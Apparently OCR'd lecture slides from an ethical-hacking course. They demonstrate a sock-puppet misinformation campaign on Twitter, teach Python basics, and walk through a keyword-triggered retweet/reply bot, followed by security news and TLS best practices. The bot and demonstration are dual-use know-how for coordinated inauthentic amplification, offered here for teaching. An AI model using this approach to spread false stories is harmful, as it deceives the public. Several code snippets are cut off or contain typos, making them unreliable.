
Nastasha Drei
@EH_DreiZahl

Oh no! This is awful... yes. Awful, that means bad right? This isn't good. Well, it's good for me. Only because I don't have pets, I mean! I'm not evil.

Dudley Zwei @EH_ZweiZahl
theonion.com/pet-researcher... Oh... fudge! I always come home to Horse! Shame on any pet friend that doesn't... this is awful!

9:47 AM - 28 Nov 2017

Nell Vier @EH_VierZahl · 2m
Replying to @EH_DreiZahl
It is awful! But if Dudley never returns to Horse... I have a stable already built.



Nell Vier
@EH_VierZahl

Horse, it'll be okay if he doesn't come home, don't fret!

Dudley Zwei @EH_ZweiZahl
theonion.com/pet-researcher… Oh… fudge! I always come home to Horse! Shame on any pet friend that doesn't… this is awful!

9:58 AM - 28 Nov 2017

Then,


Nell decides to comment on it as well!

Just a social interaction amongst friends, but the more they talk like they believe the article, the more the followers watching this unfold on their feed will believe it without fact-checking it all themselves!

Finally,

Boris concludes with a bit of "good news", without the link.

This provides a sense of relief, and also acts as a lure for others who may only see this part of the story to explore the feed and find the rest.




Boris Eins
@EH_EinsZahl

The only good news about this whole, awful thing is when a pet owner pulls into the driveway they come home to their pets 100% of the time.

9:39 AM - 28 Nov 2017

Too fast? Use the "slower" Confer emotion!



Mancipium Avem
@cis_76

The only good news about this whole, awful thing is when a pet owner pulls into the driveway they come home to their pets 100% of the time.

9:40 AM - 28 Nov 2017

1 Like

Dudley Zwei @EH_ZweiZahl · 11m
Replying to @cis_76
thank goodness!! what's a driveway?

Avem sends the final retweet and the misinformation campaign ends.

Only several minutes of work required, and yet the news article can potentially be passed around for days, or even weeks.

The more people that spread it, the more believable it becomes.

Quick Activity Slide

Raise your e-hand in Confer if you’ve ever seen this happen on social media.

Type “just realized” in the Confer chat if you only realized just now that you have.

Avem Demonstration - Behind the Scenes

(Another) Quick Activity Slide

Avem, our lovely bot, is written in Python.
Take a ten second stretch, a sip of your drink, and let’s move on to the code!

Raise your e-hand in Confer if you’ve heard of the Python programming language.

If you’ve used Python before, tell me in the Confer chat!

Conditional Statements & Functions

Introduction to Python 3

```
current_value = int( input('integer: ') );

if current_value <= 40:
    print('Current value is less than or equal to 40.');
elif current_value < 180:
    print('Current value is less than 180, but more than 40.');
else:
    print('Current value is greater than or equal to 180.');

# integer: 117
# Current value is less than 180, but more than 40.
```

the IF conditional statement runs the code beneath it if True.

in this case, IF current_value is less than or equal to 40.

ELIF (else if) it is not, we check if it is at least less than 180.

ELSE all other options, we will run this code.

```
current_values = [ 1, 2, 3, 10, 19 ];

for item in current_values:
    print( 'This value is {0}'.format(item) );

# This value is 1
# This value is 2
# This value is 3
# This value is 10
# This value is 19
```

the FOR conditional statement runs the code beneath it once for each item in a specified list.

in this case, FOR loops through the items of current_values.

the code prints out the value of each item.

once the FOR loop is complete, the program continues.

```
def get_sum(a, b):
    print( 'Adding {0} with {1}'.format( a, b ) );
    return( a + b );

value = get_sum( 17, 39 );
print( 'The returned value was: {0}'.format(value) );

# Adding 17 with 39
# The returned value was: 56
```

the DEF statement defines a function which runs the code beneath it when the function is called.

in this case, the function prints the args that it is adding, then returns the sum.

functions can take arguments (a and b in this case) and can return a value to a variable assignment.

Data Structures & Comprehension

Introduction to Python 3

```
current_values = [ 1, 2, 3, 10, 19 ];

print( 'Value: {0}'.format( current_values[0] ) );
print( 'Value: {0}'.format( current_values[2] ) );
print( 'Value: {0}'.format( current_values[-1] ) );

# Value: 1
# Value: 3
# Value: 19
```

the list data structure is an array of values.

it can hold integers, like current_values, or other types (even other lists).

list items are accessed via the index, which starts at [0] for the first item in the list.

indexes can recurse, seen by [-1] for the last item in the list.

Introduction to Python 3

```
current_values = { 0:7, 2:15, 'strings too!':89 }

print( 'Value: {0}'.format( current_values[0] ) );
print( 'Value: {0}'.format( current_values[2] ) );
print( 'Value: {0}'.format( current_values['strings too!'] ) );

# Value: 7
# Value: 15
# Value: 89
```

the dictionary data structure is also an array of values.

however, unlike the list, you specify the index values.

in this case, current_values[0] works because [0] was specified (or defined).

however, current_values[1] would raise an error.

```
big_list = [1, 2, 4, 7, 9, 23, 54, 76, 23, 37, 78, 28, 200, 284, 381,
272, 403, 120, 128, 129, 743, 291, 478, 340, 203, 403, 107, 954,
182, 85, 273, 27, 18, 59, 96, 37, 2, 7, 9, 3];

evens_list = [ i for i in big_list if i % 2 == 0 ];
evens_list.sort();

print(events_list);

# [2, 2, 4, 18, 28, 54, 76, 78, 96, 120, 128, 182, 200, 272, 284,
340, 478, 954]
```

comprehension is most often used in lists and dictionaries.

in this case, evens_list uses a for loop to pull all the even numbers from big_list.

modulo (%) provides an easy way to find even numbers and is a common mathematics operator.

Understand Class Conventions (Scope)

Introduction to Python 3

```
class example_class():
    def __init__(self):
        self.level = 9000;

    def increase_value(self):
        self.level += 1;

power = example_class();
power.increase_value();

if power.level > 9000: print('Old memes.');

# Old memes.
```

a class is an object with attributed (internal) functions and variables.

a variable becomes one of a class by calling that class() at variable assignment.

then, you can call class.variable for internal variables and class.function(args) for internal functions.

Importing & Using Modules

Introduction to Python 3

```
import random;
from time import sleep;

choices = [ 1, 2, 3, 4 ];
print( 'Random Number: {0}'.format( random.choice(choices) ) );
sleep(1);
print( 'Random Number: (0)'.format( random.choice(choices) ) );

# Random Number: 1
# Random Number: 3
```

import is used to create objects (similar to class objects) from external modules.

like the class object, modules have attributes (mostly functions) that can be used in lieu of writing that function yourself.

in this case, random.choice(choices) returns a random item from the list choices.

File Object Methods

Introduction to Python 3

```
input_file = open( 'just_cats.txt', 'r' ).read().split('\n');

print(input_file);

# ['cats', 'cats', 'cats', 'cats', 'cats', 'cats', '']

output_file = open( 'just_dogs.txt', 'w' );
output_file.write('dogs\ndogs\ndogs\ndogs\n');
output_file.close();
```

file objects are objects with an input and output, most commonly text files.

they can be opened, read, written to, saved, and otherwise manipulated.

they are often used to store data in conjunction with modules like cPickle to serialize the data.

Syntax Errors & Handling Exceptions

Introduction to Python 3

```
for i in range(10) print(i);
#   File "<stdin>", line 1
#     for i in range(10) print(i)
#                              ^
# SyntaxError: invalid syntax
```

```
print(variable);
# Traceback (most recent call last):
#   File "<stdin>", line 1, in <module>
# NameError: name 'variable' is not defined
```

system errors occur when something is wrong inside the code.

SyntaxError is the most common type of error, and usually involves a spelling mistake or a forgotten closing paren, bracket, brace, or quotes.

however, there are plenty of other errors that catch potentially fatal mistakes.

Introduction to Python 3

```
x = 0;
try:
    print( 10 / x );
except Exception as e:
    print(e);

# integer division or modulo by zero
```

error handling helps keep your program running despite any errors it may encounter.

it is extremely useful for programs that users interface with, as it will catch their errors and help them understand what they did wrong, instead of just crashing the program.

The Mancipium Avem Code

```
NAME
         twitter.py -- Demo Twitter bot for CIS 76

SYNOPSIS
         python3 twitter.py [-s twitter account] [-c comments.txt] [-r
replies.txt]

DESCRIPTION
         twitter.py listens to a specified twitter account, parsing new tweets
and
         looking for specific regular expressions that equate to encoded
“commands”.

     The options are as follows:

         -s twitter account          Specifies the twitter account (sans @) to
listen to.
         -c comments.txt             Specifies the text file to pull comment
responses from.
         -r replies.txt              Specifies the text file to pull reply
```

The Mancipium Avem Code

DESCRIPTION (CONT.)

```
          -r replies.txt              Specifies the text file to pull reply
responses from.
          …

          Other files in twitter-bot include watch-words.txt and recent-tweets.txt

     watch-words.txt                  A list of regex searches linked to specific
commands.
                                                          ([pP]otatoes):retweet
                                                          ([cC]i[sS]76):comment
                                                          ([bB]enji):reply

          Recent-tweets.txt           A list of the tweets the bot has already seen.
```

Quick Activity Slide

```
[student@opus-ii]$ cat watch-words.txt
([pP]otatoes):retweet
([cC]i[sS]76):comment
([bB]enji):reply
```

Given the file above, if you ran python3 twitter.py and find the tweet “Potatoes are great!”, what will it do? Let me know what you think in the Confer chat.

1. It would retweet with a comment
2. It would tag the tweet author in a reply
3. It would retweet without adding anything
4. It would find an Error

Importing Modules & Reading Args

The Mancipium Avem Code

```
from re import finditer, search;
from random import choice, randint;
from time import sleep;
from argparse import ArgumentParser;
import tweepy;

arg_params = [
    ( 'source', 'specifies the twitter account to read tweets from' ),
    ( 'replies', 'specifies which .txt file to choose replies from' ),
    ( 'comments', 'specifies which .txt file to choose comments from' )
];

intro_string = '';

t_parser = ArgumentParser();
for item in arg_params:
    t_parser.add_argument( '-{0}'.format( item[0][0] ), '--{0}'.format( item[0] ), item[1] );
    intro_string += ' | -{0} {1}'.format( item[0][0], item[0] );
t_args = t_parser.parse_args();

print( 'Welcome to the twitter bot for EH CIS 76.\n{0}}\n'.format(intro_string) );
```

at the start of the source code, we import the required modules.

we use argparse.ArgumentParser to define our flag parsings (which allows us to specify variables at run-time).

the for loop assigns the flag parsings based on arg_params.

The Mancipium Avem Code

Core Class & Setup Functions

The Mancipium Avem Code

```
class create_core():
    def __init__(self, tweepy, t_args):

        self.consumer_key = 'CONSUMER_KEY_HERE';
        self.consumer_secret = ‘CONSUMER_SECRET_HERE’;
        self.access_token = ‘ACCESS_TOKEN_HERE’;
        self.access_secret = ‘ACESS_SECRET_HERE’;

        self.seconds_before_input = 10;

        self.first_authentication_protocol = tweepy.OAuthHandler( self.consumer_key, self.consumer_secret );
        self.first_authentication_protocol.set_access_token( self.access_token, self.access_secret );
        self.API_access = tweepy.API( self.first_authentication_protocol );

        # empty __init__ variables
        self.latest_tweets = [];
        self.check_keywords = {};
        self.keywords_found = {};
        self.recent_tweets = {};
        self.listening_to = None;
        self.comments = None;
        self.replies = None;

        …
```

here, we create the primary class, attributing related variables.

if you run the bot, you’ll edit the consumer/access key variables.

API_access uses the tweepy module to authenticate and create the object that will interface with the twitter account.

The Mancipium Avem Code

```
class create_core():
    def __init__(self, tweepy, t_args):
        …

        self.arg_list = { # modify these to change the defaults, or add new options
            'replies':( self.replies, t_args.replies, 'random-replies.txt' ),
            'comments':( self.comments, t_args.comments,
            'source':( self.listening_to, t_args.source,
        };

      self.listening_to = self.try_except(self.argument_f
      self.comments = self.try_except(self.argument_forma
      self.nine_bakers_dozen = open(self.comments, 'r').r
      self.replies = self.try_except(self.argument_format
      self.random_replies = open(self.replies, 'r').read
      self.recent_tweets = self.try_except(self.file_forn
      self.watch_words = self.try_except(self.file_format

        self.command_list = { # this is the list of commands and passed string
            'reply':( self.random_replies, '__SOURCE__ __REPLY CHOICE__' ),
            'comment':( self.nine_bakers_dozen, '__REPLY CHOICE__ __TWEET LINK__' ),
            'retweet':( None, '__TWEET__' ),
        };
```

def __init__ (as also seen in the previous slide) tells the class what variables to create and what code to run when the class is first called.

self.command_list is a dictionary of commands that the bot understands, as well as the format of the response it gives.

The Mancipium Avem Code

```
class create_core():
    ...

    def argument_formatting(self, string_arg):
        # using the dict above, uses the default arg unle
        if not self.arg_list[string_arg][1]:
            self.arg_list[string_arg][0] = self.arg_list
        else:
            self.arg_list[string_arg][0] = self.arg_list
        return( self.arg_list[string_arg][0] );

    def file_formatting(self, file_choice):
        # creates a dict from files with a 'key:value' syntax per line
        temp_file = open( file_choice, 'r' ).read().split('\n')[:-1];
        temp_file = [ ( i.split(':')[0], i.split(':')[1] ) for i in temp_file ];
        temp_file = { key:value for ( key, value ) in temp_file };
        return(temp_file);
```

still within the primary class, we now create functions that the class object can call.

file_formating(file_choice) takes a file with 'key:value' per line, and creates a dictionary from those key:values. it then returns that dictionary to the variable assignment that called it.

The Mancipium Avem Code

Too fast? Use the “slower” Confer emotion!

Core Class & Twitter Functions

The Mancipium Avem Code

```
class create_core():
    ...

    def is_tweetable(self, tweet_checking):
        # determines if a message is tweetable
        link_finding_regex = r'(http(s)?:\/\/.)?(www\.)?[-a-zA-Z0-9@:%._\+~#=]{2,256}\.[a-z]{2,6}\b([-a-zA-
Z0-9@:%_\+.~#?&//=]*)';
        links_found = finditer(link_finding_regex, tweet_checking);
        for current_link in links_found:
            # twitter replaces all links with a t.co shortened URL that is 23 characters long
            tweet_checking = tweet_checking.replace( str(current_link.group(0)), 'twenty three characters' );
        if len(tweet_checking) <= 280: # twitter now allows tweets up to 280 characters long
            return(True);
        return(False);

    def listen_to_source(self):
        # grabs the latest (20?) tweets from the sources                                          ionary
        self.latest_tweets = self.API_access.user_timeli
        self.latest_tweets = [ ( i.id, i.text ) for i in
        self.latest_tweets = { str(key):value for ( key,
        return(True);
```

the is_tweetable(tweet) function calls a regex search using the finditer function from the re (regex) module.

twitter replaces all links with a t.co link of 23 characters.

it then determines if the updated tweet is short enough to send.

The Mancipium Avem Code

```
class create_core():
    ...

    def find_new_tweets(self):
        # locates tweets that haven't been seen before (ID does not exist
        for t_id in [l_id for l_id in self.latest_tweets]:
            if t_id not in [r_id for r_id in self.recent_tweets]:
                self.check_keywords[t_id] = self.latest_tweets[t_id];
        if len(self.check_keywords) < 1:
            return(False);
        return(True);

    def check_for_keywords(self):
        # scans new tweets for any relevant regex keywords
        for tweet in self.check_keywords:
            for keyword in self.watch_words:
                if search(keyword, self.check_keywords[tweet]):
                    self.keywords_found[tweet] = ( self.check_keywords[tweet], self.watch_words[keyword] );
            self.recent_tweets[tweet] = self.check_keywords[tweet];
        if len(self.keywords_found) < 1:
            return(False);
        return(True);
```

find_new_tweets searches for any tweet not already in the recent-tweets.txt file.

once those are found (if any), check_for_keywords uses regex to check if any of the new tweets contain keywords that will cause the bot to run commands (such as retweeting, commenting, etc.)

The Mancipium Avem Code

Too fast? Use the “slower” Confer emotion!

Core Class & Controller Functions

The Mancipium Avem Code

```
class create_core():
    ...

    def try_except(self, function, args=None):
        # general error handling, all functions are run through this
        try:
            if not args:
                return( function() );
            else:
                return( function(args) );
        except Exception as e:
            print('[DEBUG ACTIVE] Returning False in {0} to keep things running, but {1}'.format( function.__name__, e ));
            return(False);

    def run_command(self, t_id):
        # determines which command to run, based on which
        tweet_command = self.keywords_found[t_id][1];
        tweet_message = self.keywords_found[t_id][0];
        if not self.command_list[tweet_command][0]:
            reply_choice = 'None'; # slide 37
        else:
            reply_choice = choice( [ reply for reply in s                              );

        …
```

try_except is the error handling function of our class.

all other functions are ran through try_except, and if an error occurs it is printed locally.

the code then continues to run smoothly until finishing.

The Mancipium Avem Code

```
class create_core():
    ...
    def run_command(self, t_id):
        …

        command_syntax = {
            '__SOURCE__':self.listening_to,
            '__REPLY CHOICE__':reply_choice,
            '__TWEET__':tweet_message,
            '__TWEET LINK__':'https://twitter.com/{0}/status/{1}'.format( self.listening_to[1:], t_id ),

        };
        formatted_message = self.command_list[tweet_command][1];
              if tweet_command in self.command_list:
            for syntax in command_syntax:
                formatted_message = formatted_message.replace( syntax, command_syntax[syntax] );
            if self.try_except( self.is_tweetable, formatted_message ):
                self.API_access.update_status(formatted_message);
                print('[TWEET SENT] I tweeted "{0}"'.format(formatted_message));
            else: print('[TWEET FAILED] I could not send that tweet.');
        else:
            print('[DEBUG ACTIVE] I received a command that I am not coded for yet.')
            return(False);
        return(True);
```

run_command (as started on the previous slide) double checks the command and then parses the reply using the command_list dictionary from slide 30.

then, it runs is_tweetable, verifying that the newly formated tweet is still under the maximum allowed length.

finally, it updates the account status with the tweet.

The Mancipium Avem Code

Class Creation & Program Life Cycle

The Mancipium Avem Code

```
twitter_bug = create_core(tweepy, t_args);

if len(twitter_bug.watch_words) >= 15: print('[DEBUG NOTE] Too many keywo

twitter_bug.try_except(twitter_bug.listen_to_source);

if twitter_bug.try_except(twitter_bug.find_new_tweets):
    twitter_bug.try_except(twitter_bug.check_for_keywords);
    current_counter = len(twitter_bug.keywords_found);
    for t_id in twitter_bug.keywords_found:

        twitter_bug.try_except( twitter_bug.run_command, t_id );

        if current_counter > 1: # if this isn't the last (or only) event, it sleeps for a bit
            sleep(twitter_bug.seconds_before_input);
            current_counter -= 1;

    recent_tweets_write = open('recent-tweets.txt', 'w');
    for t_id in twitter_bug.recent_tweets:
        recent_tweets_write.write( '{0}:{1}\n'.format( t_id, twitter_bug.recent_tweets[t_id] ) );
    recent_tweets_write.close();
else: print('[DEBUG ACTIVE] No new tweets found.');

print('Thanks for running me! I am going to quit now, but run me again anytime you want to check for new tweets.');
```

outside of the class object, this is the code that runs the entire program. first, twitter_bug becomes the core class. it then uses listen_to_source to check for tweets and find_new_tweets to isolate the new ones.

after finding keywords and running commands, it performs clean-up.

The Mancipium Avem Code

Too fast? Use the “slower” Confer emotion!

Quick Activity Slide

Raise your e-hand in Confer if you’re interested in making your own Twitter bot!

(Possibly for part of your final project?)

~~Nefarious~~ Ethical Implementation

Ready to set up your own Twitter Bot?

1. Browse to https://twitter.com/signup and create a new account
2. https://support.twitter.com/articles/110250 - Add your number to the account
3. While logged in, browse to https://apps.twitter.com/ and hit ‘Create New App’
4. Fill out the form and hit ‘Create your Twitter application’
5. Browse to your App and click on ‘Keys and Access Tokens’
6. If all four tokens aren’t there, hit ‘Generate My Access Token and Token Secret’

~~Nefarious~~ Ethical Implementation

Ready to set up your own Twitter Bot?

1. From your home directory run cp -r /home/cis76/depot/twitter-bot/ .

2. Then, cd twitter-bot/avem-source

3. Run vim twitter.py and edit lines 33 - 36 with your own Access Tokens

4. Run the following command from inside the bot’s directory to launch!

```
python3 twitter.py [-s source] [-r replies_file.txt] [-c comments_file.txt]
```

~~Nefarious~~ Ethical Implementation

Questions & Answers

Thanks for your time!

Questions

Questions

- Graded work in home directories
- Quiz answers in /home/cis76/answers

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Recent news

SB17-331: Vulnerability Summary for the Week of November 20, 2017

https://www.us-cert.gov/ncas/bulletins/SB17-331

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Apache
Cacti (network monitoring)
Huawei (smart phones)
Intel
Linux kernel
moodle
postgresql
Symantec
VMware
Many others ...

Recent news

Remotely Exploitable Flaw Found In HP Enterprise Printers—Patch Now

Mohit Kumar November 22, 2017

https://thehackernews.com/2017/11/hp-printer-hacking.html

The Hacker News™
Security in a serious way

"Security researchers have discovered a potentially dangerous vulnerability in the firmware of various Hewlett Packard (HP) enterprise printer models that could be abused by attackers to run arbitrary code on affected printer models remotely."

"The vulnerability (CVE-2017-2750), rated as high in severity with 8.1 CVSS scale, is due to insufficiently validating parts of Dynamic Link Libraries (DLL) that allows for the potential execution of arbitrary code remotely on affected 54 printer models."

Recent news

A Sheep in Wolf's Clothing – Finding RCE in HP's Printer Fleet

https://foxglovesecurity.com/2017/11/20/a-sheep-in-wolfs-clothing-finding-rce-in-hps-printer-fleet/


"First, HP ships their devices with FIPS compliant encrypted hard drives. When one of these special drives is inserted, all data on the drive is encrypted and if that drive is removed from the printer the data is unreadable to anyone without the encryption key. Furthermore, even if we were able to set or recover this key, the details of the encryption being used are unclear and would need to be discovered before data could be read from the drive.

Instead, we simply removed the FIPS capable drive provided by HP and inserted a regular Toshiba laptop harddrive that did not support encryption:"

"Both HP Solutions and firmware updates consist of a single file with a ".BDL" (bundle) extension. This is a proprietary binary format with no publicly available documentation. We decided that reverse engineering this file format would be beneficial, as it would allow us to gain insight into exactly what firmware updates and software solutions are composed of."

Best Practices

SSL Labs Server Testing



HOW WELL DO YOU KNOW SSL?

If you want to learn more about the technology that protects the Internet, you've come to the right place.

Test your server » Test your site's certificate and configuration

Test your browser » Test your browser's SSL implementation

SSL Pulse » See how other web sites are doing

Documentation » Learn how to deploy SSL/TLS correctly

Books

Bulletproof SSL and TLS is a complete guide to deploying secure servers and web applications. This book, which provides comprehensive coverage of the ever-changing field of SSL/TLS and Web PKI, is intended for IT security professionals, system administrators, and developers, with the main focus on getting things done. MORE »

News

SSL Labs Now Showing Multiple Certificate Chains
November 22, 2016

Announcing SSL Labs Grading Changes for 2017
November 16, 2016

Is HTTP Public Key Pinning Dead?
September 6, 2016

About SSL Labs

SSL Labs is a collection of documents, tools and thoughts related to SSL. It's an attempt to better understand how SSL is deployed, and an attempt to make it better. I hope that, in time, SSL Labs will grow into a forum where SSL will be discussed and improved.

SSL Labs is a non-commercial research effort, and we welcome participation from any individual and organization interested in SSL.

-- *Ivan Ristić, Qualys*

Copyright © 2009-2016 Qualys, Inc. All Rights Reserved. Terms and Conditions

https://www.ssllabs.com/index.html

SSL Labs Recommendations

SSL and TLS Best Practices

(From SSL Labs)

Private key and certificate

- Use 2048-bit private keys (either RSA 2048 or RSA 2048 + ECDSA 256)
- Protect private keys (password-protect them, revoke certificates if compromised, and renew certificates at least yearly because it is impossible to reliably revoke a compromised certificate).
- Ensure sufficient hostname coverage for all the names you want users to use for your site (works with and without the www prefix and is valid for every DNS name configured for it).
- Get certificates from a reliable CA.
- Use strong certificate signature algorithms (only SHA256 after January 2016).

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Configuration

- Use complete certificate chains including intermediate certificates (use all the certificates provided to you by the CA).

- Use secure protocols:
  - SSL v2 is not secure and must not be used.
  - SSL v3 is not secure when used with HTTP. Subject to the POODLE attack and weak when used with other protocols. Should not be used.
  - TLS v1.0 shouldn't be used but typically still needed in practice. Subject to the BEAST attack although mitigated by modern browsers.
  - TLS v1.1 no known security issues.
  - TLS v1.2 no known security issues and provides modern cryptographic algorithms.

- Use secure cipher suites and avoid:
  - ADH (Anonymous Diffie-Hellman)
  - NULL cipher suites (simple form of steganography)
  - Weak ciphers (typically of 40 or 56 bits)
  - RC4 (easily broken)
  - 3DES (slow and weak)

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices

(From SSL Labs)

Configuration (continued)

- Server should select best cipher suites from list client supports.
- Use forward secrecy (protects earlier conversations in the event a private key is compromised).
- Use strong key exchange, either Diffie-Hellman (DHE) with 2048 bits or the elliptical variant (ECDHE). RSA is still popular but doesn't provide forward secrecy.
- Mitigate known problems by running updated software.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices

(From SSL Labs)

Performance

- Avoid too much security. RSA keys with more than 2048 bits or ECDSA keys with more than 256 bits waste CPU power and slowdown users.
- Use session resumption by reusing previous cryptographic operations.
- WAN optimization. Too many TCP and TLS handshakes impact performance. Minimize latency by avoiding new connections and keeping existing connection open longer.
- Cache public content.
- Use OCSP stapling to handle revocation information during the TLS handshake. This reduces the TLS connection time because the client does not have to contact OCSP servers for certificate validation.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

